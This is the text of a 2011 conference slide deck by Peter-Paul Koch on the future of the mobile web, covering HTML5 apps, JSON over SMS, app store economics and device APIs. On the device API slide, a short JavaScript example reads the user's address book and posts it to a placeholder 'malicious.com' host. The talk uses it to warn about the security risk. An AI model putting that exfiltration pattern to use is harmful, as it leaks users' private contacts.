The future of the mobile web

Peter-Paul Koch
http://quirksmode.org
http://twitter.com/ppk
Mobile Tech Conference 2011, 29 March 2011

Apps in theory

- Symbian
- Android
- iOS
- BlackBerry
- Windows
- bada

38%

22%

16%

16%

4% 3%

Apps in practice

- Android
- iOS

Rest? What rest?

16%

22%

Apps in the future

HTML5 apps

HTML5 apps

- One core app written in HTML, CSS, and JavaScript.

- Deployed to several mobile platforms.

- Ideally, CSS and JavaScript are stored on the device.

- If it can't be deployed it's still a website.

HTML5 app deployment

- http://apparat.io/ (Uxebu)

- https://build.phonegap.com/ (Nitobi)

2011

$25

2011

$75

2014

$25

2014

Apps!
keep track of prices,
keep track of multiple ships,
give warning against corrupt police officers

Fisherman

Fisherman's cousin
(also a fisherman)

I've done it. In April 2009.

Symbian

Windows Mobile

Symbian ➡ Windows Mobile

And it worked.
Almost.
There was a compatibility issue.
But still the concept was viable.

data

?

data

?

HTML5 app

?

Data will likely be JSON
- Light-weight
- Already works everywhere

But how do we get the JSON on the phone?

Wifi?
  Not available
Data plan?
  Too expensive
SMS?
  Sounds about right

JSON over SMS

- SMS is the only way of pushing data

- Premium SMS allows the service to make money easily

- Absolutely every phone supports SMS

- It's human-readable (more or less)

```
To: 06184322728

date: 150225,
towns: {
  town1: {
    prices:{
      catfish:0.88,
      dogfish:1.34,
      shellfish:0.79
    },
  },
  town2: {
    prices:{
      catfish:0.97,
      dogfish:1.13,
      shellfish:0.48
    },
  },
}
```

Money

- But if the user can share apps freely

- and pays for the data

- monetization is going to change considerably

- We don't need app stores any more

End of app stores

- *"Why is everyone so exercised? As with all walled gardens, the web will interpret the App Store as damage and route around it."*

- Eric Meyer

What do we need app stores for?

- Discoverability

- Ease of payments and making money

- Distribution

- Works for Apple. But will it work for anyone else?

- Cost of ownership

Discoverability

Distribution

Works for Apple

- Apple depends on enthusiastic developers and affluent consumers

- Google has developers

- Nokia, Samsung, and RIM have consumers

- But none of them has both

- So can they copy Apple's success?

Cost of ownership

An app store needs:

- payment system

- sysadmins

- content checkers

- documentation and best practices writers

Costs a lot of money. Too much money, especially if nobody uses the app store.

Payments

Device APIs

- Native apps offer device APIs.

- They allow you to access the camera, accelerometer, SMS, file system, etc.

- They tie in your site or app with the mobile context.

- Web apps will have to offer them, too.

Device APIs

```
device.phone.call(device.addressBook['mom'])
```

Great!
Well ...

```
var ab = device.addressBook.toString();
sendRequest(POST,'malicious.com',ab);
```

There's a serious security problem here.
Providing trusted apps might remain an app store function.

Device APIs spec

- BONDI (obsolete)

- JIL (obsolete)

- W3C DAP (not yet ready)

- WAC 2.0

Future of the Mobile Web

- Native apps will be replaced by web apps, which can run anywhere

- Web data will also be offered via SMS

- Monetization will change from pay for download to pay for data, and will become independent of credit cards

- App stores on the defensive

- Device APIs (but security!)

Thank you

I will post these slides online, but only in mid May.

Questions?